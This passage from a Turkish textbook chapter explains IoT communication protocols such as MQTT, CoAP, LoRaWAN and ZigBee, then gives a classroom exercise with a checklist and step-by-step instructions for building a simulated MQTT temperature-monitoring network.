Taşıma Katmanı	TCP, UDP ve MQTT-SN	Veri güvenliği, doğruluğu ve güvenilir iletim için kullanılır. UDP genellikle düşük gecikme için IoT cihazlarında tercih edilir.
Ağ Katmanı	IPv4, IPv6, 6LoWPAN, RPL ve ICMP	IoT cihazlarının IP tabanlı ağlarda adreslenmesi ve yönlendirilmesi sağlanır. 6LoWPAN, düşük güçlü ağlar için optimize edilmiş bir protokoldür.
Bağlantı (Erişim) Katmanı	Bluetooth, ZigBee, Z-Wave, Wi-Fi, LoRaWAN, NFC, 5G, LTE, IEEE 802.15.4 ve Ethernet	Cihazların birbiriyle iletişim kurmasını sağlayan teknolojilerdir.

CoAP (Constrained Application Protocol): Kısıtlı kaynaklara sahip IoT cihazları için geliştirilmiş hafif bir protokoldür. HTTP'ye benzer bir yapıya sahiptir ancak UDP üzerinde çalışarak enerji tüketimini ve bant genişliğini optimize eder. Özellikle düşük güçlü sensörlerin kullanıldığı uygulamalarda tercih edilir.

Örneğin bir akıllı ev uygulamasında sıcaklık sensörlerinin, termostat cihazına veri göndermek için CoAP kullandığı bir senaryo düşünülebilir. Bu protokolün RESTful API desteği, cihazların kolay bir şekilde veri göndermesine veya almasına olanak tanır. Ayrıca CoAP, multicast (çoklu gönderim) desteğiyle aynı anda birden fazla cihaza veri göndermek için idealdir.

MQTT (Message Queuing Telemetry Transport): IoT cihazları arasında veri aktarımı için mesaj tabanlı hafif bir protokoldür. Yayım ve abonelik (publish ve subscribe) modeliyle çalışarak verinin hızlı ve güvenilir bir şekilde iletilmesini sağlar. Örneğin bir tarım uygulamasında tarladaki nem sensörleri, nem değerlerini bir MQTT Broker'ına iletir. Broker, ilgili sulama sistemine bu veriyi gönderir. MQTT, düşük bant genişliği ve düşük enerji tüketimi sayesinde bataryayla çalışan cihazlarda uzun süreli kullanım sağlar. Bu özellikleriyle endüstriyel otomasyon ve akıllı şehir projelerinde de sıkça kullanılır.

AMQP (Advanced Message Queuing Protocol): Yüksek güvenilirlik gerektiren IoT uygulamaları için tasarlanmış bir mesajlaşma protokolüdür. MQTT'ye kıyasla daha karmaşık bir yapıya sahiptir ancak güçlü mesaj sıralama ve kuyruklama özellikleri sunar. Örneğin bir finans uygulamasında IoT cihazlarından gelen hisse senedi fiyat verileri, AMQP kullanılarak sıralı ve güvenilir bir şekilde işlenir. Sağladığı güvenlik ve uyumluluk nedeniyle özellikle sağlık sektörü ve büyük veri analitiği sistemlerinde tercih edilir.

6LoWPAN (IPv6 over Low-Power Wireless Personal Area Networks): IPv6 protokolünü düşük güçlü ve kısıtlı ağlarda çalıştırmak için geliştirilmiştir. Bu protokol, IoT cihazlarının IP tabanlı ağlara bağlanmasını sağlar. Örneğin bir akıllı şehir uygulamasında sokak lambaları arasındaki enerji tüketimi raporlarının paylaşımı için 6LoWPAN kullanılabilir. Bu protokol, sensör tabanlı cihazların enerji tüketimini azaltır ve veri paketlerini sıkıştırarak bant genişliğini verimli kullanır. Bu nedenle 6LoWPAN özellikle akıllı sayaçlar, ev otomasyonu gibi uygulamalarda tercih edilir.

LoRaWAN (Long Range Wide Area Network): Düşük enerji tüketimiyle geniş alan kapsamı sunan bir protokoldür. Genellikle uzaktan izleme ve veri toplama sistemlerinde kullanılır. Örneğin bir tarım uygulamasında tarlaya yerleştirilen nem ve sıcaklık sensörleri, kilometrelerce uzaklıktaki bir kontrol merkezine veri göndermek için LoRaWAN kullanabilir. Bu protokolün düşük enerji tüketimi, yıllarca batarya değiştirilmeden sensörlerin çalışmasını sağlar. Ayrıca güçlü şifreleme özellikleriyle güvenlik gereksinimlerini karşılar.

Bluetooth ve BLE (Bluetooth Low Energy): Bluetooth, kısa mesafeli iletişim için yaygın olarak kullanılan bir protokoldür. BLE ise Bluetooth'un düşük enerji tüketimine odaklanmış bir versiyonudur ve IoT uygulamaları için optimize edilmiştir. Örneğin bir fitness takip cihazı, BLE kullanarak topladığı adım sayısı ve kalp atış hızı verilerini mobil bir uygulamaya aktarabilir. BLE'nin düşük enerji tüketimi, bu tür cihazların uzun süre çalışmasını sağlar. Ayrıca BLE, akıllı ev sistemlerinde ve sağlık sektöründe sıklıkla kullanılır.

ZigBee: Enerji tasarrufu sağlayan ve düşük veri hızına sahip bir protokoldür. Özellikle mesh ağ desteğiyle geniş alanlarda kullanılabilir. Mesh ağ yapısı, cihazlar arasındaki bağlantının kopmamasını sağlar. Örneğin bir akıllı ev sisteminde ZigBee kullanan bir ışık anahtarı, ağ üzerinden diğer cihazlara komut gönderebilir. ZigBee düşük maliyetli ve güvenilir olduğu için aydınlatma kontrolü, güvenlik sensörleri, sanayi otomasyonu gibi alanlarda tercih edilir.

WebSocket: Düşük gecikmeli ve çift yönlü iletişim sağlayan bir protokoldür. Gerçek zamanlı veri aktarımı gerektiren uygulamalarda sıkça kullanılır. Örneğin bir akıllı enerji yönetim sisteminde enerji tüketimini gösteren bir web uygulaması, WebSocket kullanarak verileri anlık olarak yenileyebilir. HTTP'ye kıyasla daha az yük oluşturduğu için sürekli açık bağlantı gerektiren IoT cihazlarında avantaj sağlar.

Sıra Sizde

Ağ simülasyon programında Sunucu, Akıllı Telefon, Kamera, Fan ve Ev Ağ Geçidi cihazlarını ekleyerek bir IoT topolojisi oluşturunuz. Oluşturulan IoT topolojisindeki **Kamera** cihazı hareket algıladığında **Fan** cihazının çalışmasını sağlayınız.

Değerlendirme

Çalışmanız aşağıda yer alan kontrol listesi kullanılarak değerlendirilecektir. Çalışmanızı yaparken değerlendirme ölçütlerini dikkate alınız. Çalışmanızı bir ders saatinde tamamlayınız.


Kontrol Listesi

Değerlendirme Ölçütleri	Evet	Hayır
1. Ağ simülasyon programında topolojiyi oluşturdu.		
2. Cihazların bağlantılarını yaptı.		
3. Akıllı Telefon cihazından sunucuya bağlantı sağladı.		
4. Akıllı Telefon cihazından IoT cihazlarının kontrolünü sağladı.		
5. Akıllı Telefon cihazındaki Conditions (Koşullar) sekmesinden gerekli koşulu ekledi.		
6. Eklediği koşula göre Kamera ve Fan cihazının çalışmasını kontrol etti.		
7. Çalışmayı verilen sürede tamamladı.		
"Hayır" olarak işaretlenen değerlendirme ölçütleri için ilgili konu ve uygulamaları tekrar ediniz.		

1. Uygulama

İşlem adımlarına göre bir bilgisayarla sıcaklık verilerini sunucuya göndererek takip eden uygulamayı, MQTT protokolünü kullanarak gerçekleştiriniz.


1. Adım: Sıcaklık verilerinin kontrol edilebilmesi için **Laptop**, **Server**, **Switch**, **SBC kartı** ve **sıcaklık sensörü** ekleyerek Görsel 9.6'daki topolojiyi oluşturunuz.



Görsel 9.6: Topolojinin oluşturulması

2. Adım: SBC denetleyicisine tıklayarak açınız.


3. Adım: Denetleyici kartını kapatarak, sağ alt köşedeki Ethernet portunu denetleyicinin üzerine sürükleyip bırakınız (Görsel 9.7).



Görsel 9.7: SBC denetleyicisine Ethernet portunun eklenmesi


4. Adım: Topolojideki cihazların bağlantısını sağlayınız.

5. Adım: Sıcaklık sensörünü SBC denetleyicisine **IoT Custom Cable** ile bağlayınız (Görsel 9.8).



Görsel 9.8: Bağlantıların yapılması


6. Adım: SBC denetleyicisi için IP yapılandırmasını yapınız (Görsel 9.9).



Görsel 9.9: SBC denetleyicisi IP yapılandırılması


7. Adım: Server için **192.168.1.1,** Laptop için **192.168.1.10** IP yapılandırmasını yapınız.

8. Adım: Server'a tıklayarak **MQTT Broker** kurulumunu yapınız (Görsel 9.10).




Görsel 9.10: MQTT Broker yapılandırılması

9. Adım: **MQTT Broker** kurulumunu tamamlayınız (Görsel 9.11).




Görsel 9.11: MQTT Broker kurulumunun tamamlanması

10. Adım: MQTT Broker'ı çalıştırınız (Görsel 9.12).




Görsel 9.12: MQTT Broker'ın çalıştırılması

11. Adım: MQTT Broker'ın kurulumunu ve çalışma durumunu kontrol ediniz (Görsel 9.13).



Görsel 9.13: MQTT Broker kurulumunun ve çalışma durumunun kontrol edilmesi


12. Adım: **Laptop** cihazına tıklayarak **MQTT Client** yapılandırmasını gerçekleştiriniz (Görsel 9.14).



Görsel 9.14: MQTT Client yapılandırılması

13. Adım: SBC denetleyicisi için Görsel 9.14'teki işlemleri tekrarlayıp Name alanına Yayımcı yazınız.


14. Adım: Server'a tıklayınız ve **Desktop > MQTT Broker > Authorized Users** yolunu takip ederek kullanıcı ekleme işlemini yapınız (Görsel 9.15).



Görsel 9.15: MQTT Broker kullanıcı eklenmesi

